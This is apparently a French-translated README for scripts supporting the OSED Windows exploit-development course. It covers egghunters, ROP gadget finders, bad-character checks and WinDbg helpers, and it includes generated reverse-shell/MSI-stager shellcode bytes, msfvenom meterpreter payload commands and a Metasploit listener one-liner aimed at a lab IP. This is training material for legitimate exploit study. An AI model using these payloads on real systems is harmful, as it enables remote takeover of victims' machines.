
Outillage sur mesure pour le cours de développement d'exploits en mode utilisateur Windows d'Offensive Security (OSED)
outillage sur mesure pour le cours Windows Usermode Exploit Dev d'offensive security (OSED)
pip3 install keystone-engine numpy
requiert keystone-engine
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]
Creates an egghunter compatible with the OSED lab VM
optional arguments:
-h, --help show this help message and exit
-t TAG, --tag TAG tag for which the egghunter will search (default: c0d3)
-b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
space separated list of bad chars to check for in final egghunter (default: 00)
-s, --seh create an seh based egghunter instead of NtAccessCheckAndAuditAlarm
génère l'egghunter par défaut
./egghunter.py
[+] egghunter created!
[=] len: 35 bytes
[=] tag: c0d3c0d3
[=] ver: NtAccessCheckAndAuditAlarm
egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
génère un egghunter avec le tag w00tw00t
./egghunter.py --tag w00t
[+] egghunter created!
[=] len: 35 bytes
[=] tag: w00tw00t
[=] ver: NtAccessCheckAndAuditAlarm
egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
génère un egghunter basé sur SEH tout en vérifiant les mauvais caractères (ne modifie pas le shellcode, cela doit être fait manuellement)
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=] len: 69 bytes
[=] tag: c0d3c0d3
[=] ver: SEH
egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"


Trouve et catégorise les gadgets utiles. N'affiche à l'écran que les gadgets les plus propres disponibles (quantité minimale de déchets entre ce qui est recherché et l'instruction ret finale). Tous les gadgets sont écrits dans un fichier texte pour des recherches ultérieures.
aujourd'hui (3 juin 2021), j'ai découvert que ropper (et aussi ROPGadget) ne parviennent pas à trouver un gadget que rp++ trouve (ce qui m'a donné du fil à retordre avec le challenge #2, car il y avait un gadget add que ropper ne voyait tout simplement pas).
Comme find-gadgets utilise l'API de ropper, j'ai mis à jour find-gadgets pour qu'il récupère également les gadgets de rp++. Actuellement, les gadgets de rp++ que ropper n'a pas trouvés sont ajoutés au fichier 'all gadgets' (found-gadgets.txt par défaut), et ne sont pas catégorisés dans le fichier 'clean gadgets' (found-gadgets.txt.clean par défaut). Donc, la couverture est là, mais pas bien intégrée. Il se peut que je m'y repenche ou non pour catégoriser aussi la sortie de rp++.
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]
Searches for clean, categorized gadgets from a given list of files
optional arguments:
-h, --help show this help message and exit
-f FILES [FILES ...], --files FILES [FILES ...]
space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
-b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
-o OUTPUT, --output OUTPUT
name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)
trouve des gadgets dans plusieurs fichiers (l'un est chargé à un décalage différent de celui que la dll préfère) et omet 0x0a et 0x0d de tous les gadgets
requiert keystone-engine
Crée un shell inversé avec un chargeur msi optionnel
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]
Creates shellcodes compatible with the OSED lab VM
optional arguments:
-h, --help show this help message and exit
-l LHOST, --lhost LHOST
listening attacker system (default: 127.0.0.1)
-p LPORT, --lport LPORT
listening port of the attacker system (default: 4444)
-b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
space separated list of bad chars to check for in final egghunter (default: 00)
-m, --msi use an msf msi exploit stager (short)
-d, --debug-break add a software breakpoint as the first shellcode instruction
-t, --test-shellcode test the shellcode on the system
-s, --store-shellcode
store the shellcode in binary format in the file shellcode.bin
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created!
[=] len: 251 bytes
[=] lhost: 192.168.49.88
[=] lport: 4444
[=] break: breakpoint disabled
[=] ver: MSI stager
[=] Shellcode stored in: shellcode.bin
[=] help:
Create msi payload:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
Start http server (hosting the msi file):
sudo python -m SimpleHTTPServer 4444
Start the metasploit listener:
sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
Remove bad chars with msfvenom (use --store-shellcode flag):
cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode
shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"
****
télécharge tous les composants nécessaires à l'installation de mona et vous invite à utiliser un shell administrateur sur la machine Windows pour terminer l'installation.
❯ ./install-mona.sh 192.168.XX.YY
[+] once the RDP window opens, execute the following command in an Administrator terminal:
powershell -c "cat \\tsclient\mona-share\install-mona.ps1 | powershell -"
[=] downloading https://github.com/corelan/windbglib/raw/master/pykd/pykd.zip
[=] downloading https://github.com/corelan/windbglib/raw/master/windbglib.py
[=] downloading https://github.com/corelan/mona/raw/master/mona.py
[=] downloading https://www.python.org/ftp/python/2.7.17/python-2.7.17.msi
[=] downloading https://download.microsoft.com/download/2/E/6/2E61CFA4-993B-4DD4-91DA-3737CD5CD6E3/vcredist_x86.exe
[=] downloading https://raw.githubusercontent.com/epi052/osed-scripts/main/install-mona.ps1
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
Crédit à l'utilisateur discord @SilverStr pour l'inspiration !
Script à usage unique qui effectue les actions suivantes :
-service-name est fourni)-path est fourni)-commands est fourni)-service-name est fourni)Les valeurs de -service-name, -process-name et -path sont complétables par tabulation.
.\attach-process.ps1 -service-name fastbackserver -process-name fastbackserver -commands '.load pykd; bp fastbackserver!recvfrom'
\\tsclient\shared\osed-scripts\attach-process.ps1 -service-name 'Sync Breeze Enterprise' -process-name syncbrs
\\tsclient\share\osed-scripts\attach-process.ps1 -path C:\Windows\System32\notepad.exe -process-name notepad
Ce script peut être exécuté dans une boucle while pour une fainéantise maximale ! Vous pouvez aussi faire des choses comme g pour démarrer le processus, suivi des commandes que vous souhaitez exécuter une fois que le prochain break est atteint.
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp SOME_ADDRESS; g; !exchain' ;}
Ci-dessous, le processus charge pykd, définit un point d'arrêt (supposons un gadget pop-pop-ret) puis reprend l'exécution. Lorsqu'il atteint la première violation d'accès, il exécute !exchain puis g pour laisser l'exécution se poursuivre jusqu'au gadget PPR, après quoi il avance de trois pas avec p, amenant EIP à l'instruction qui suit directement le pop-pop-ret.
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp PPR_ADDRESS; g; !exchain; g; p; p; p;' ;}
tous les scripts windbg nécessitent pykd
exécutez .load pykd puis !py c:\path\to\this\repo\script.py
Alternativement, vous pouvez placer les scripts dans C:\python37\scripts pour qu'ils s'exécutent sous la forme !py SCRIPT_NAME.
De plus, en utilisant attach-process.ps1, vous pouvez ajouter -commands '.load pykd; g' pour avoir toujours pykd disponible.
Crédit à @netspooky pour la réécriture de ce script !
Recherche les instructions pop r32; pop r32; ret par nom de module. Par défaut, il n'affiche que les adresses utilisables sans les mauvais caractères définis dans la liste BADCHARS à la ligne 6. À côté des gadgets est affichée une adresse little endian échappée à coller dans votre shellcode.
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[+] libsync: Found 0 usable gadgets!
[+] searching libspp for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[OK] libspp::0x101582b0: pop eax; pop ebx; ret ; \xB0\x82\x15\x10
[OK] libspp::0x1001bc5a: pop ebx; pop ecx; ret ; \x5A\xBC\x01\x10
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!
---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
- libsync: 0
- libspp: 316
Done!
Affiche tous les gadgets avec l'option -s.
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync -s
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[--] libsync::0x0096add0: pop eax; pop ebx; ret ; \xD0\xAD\x96\x00
[--] libsync::0x00914784: pop ebx; pop ecx; ret ; \x84\x47\x91\x00
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!
---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
- libsync: 0
- libspp: 316
Done!
Effectue deux actions principales :
--generate affiche une chaîne d'octets utile pour une inclusion dans du code source python--address itère sur l'adresse mémoire donnée et la compare avec les octets générés selon les contraintes fourniesusage: find-bad-chars.py [-h] [-s START] [-e END] [-b BAD [BAD ...]]
(-a ADDRESS | -g)
optional arguments:
-h, --help show this help message and exit
-s START, --start START
hex byte from which to start searching in memory
(default: 00)
-e END, --end END last hex byte to search for in memory (default: ff)
-b BAD [BAD ...], --bad BAD [BAD ...]
space separated list of hex bytes that are already
known bad (ex: -b 00 0a 0d)
-a ADDRESS, --address ADDRESS
address from which to begin character comparison
-g, --generate generate a byte string suitable for use in source code
0:008> !py find-bad-chars.py --address esp+1 --bad 1d --start 1 --end 7f
0185ff55 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
0185ff65 11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21
11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21
0185ff75 22 23 24 25 00 00 FA 00 00 00 00 94 FF 85 01 F4
22 23 24 25 -- -- -- -- -- -- -- -- -- -- -- --
0185ff85 96 92 75 00 00 00 00 D0 96 92 75 E2 19 C1 58 DC
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
0185ff95 FF 85 01 AF 4A 98 77 00 00 00 00 2B C9 03 8C 00
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
...
0:008> !py find-bad-chars.py --generate --bad 1d --start 1
[+] characters as a range of bytes
chars = bytes(i for i in range(1, 256) if i not in [1D])
[+] characters as a byte string
chars = b'\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10'
chars += b'\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1E\x1F\x20\x21'
chars += b'\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31'
chars += b'\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41'
chars += b'\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51'
chars += b'\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61'
chars += b'\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71'
chars += b'\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81'
chars += b'\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91'
chars += b'\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1'
chars += b'\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1'
chars += b'\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1'
chars += b'\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1'
chars += b'\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1'
chars += b'\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1'
chars += b'\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF'
juste un wrapper autour de la stupide syntaxe de recherche de windbg
usage: search.py [-h] [-t {byte,ascii,unicode}] pattern
Searches memory for the given search term
positional arguments:
pattern what you want to search for
optional arguments:
-h, --help show this help message and exit
-t {byte,ascii,unicode}, --type {byte,ascii,unicode}
data type to search for (default: byte)
!py \\tsclient\shared\osed-scripts\search.py -t ascii fafd
[=] running s -a 0 L?80000000 fafd
[*] No results returned
!py \\tsclient\shared\osed-scripts\search.py -t ascii ffff
[=] running s -a 0 L?80000000 ffff
0071290e 66 66 66 66 3a 31 32 37-2e 30 2e 30 2e 31 00 00 ffff:127.0.0.1..
00717c5c 66 66 66 66 48 48 48 48-03 03 03 03 f6 f6 f6 f6 ffffHHHH........
00718ddc 66 66 66 66 28 28 28 28-d9 d9 d9 d9 24 24 24 24 ffff((((....$$$$
01763892 66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66 ffffffffffffffff
...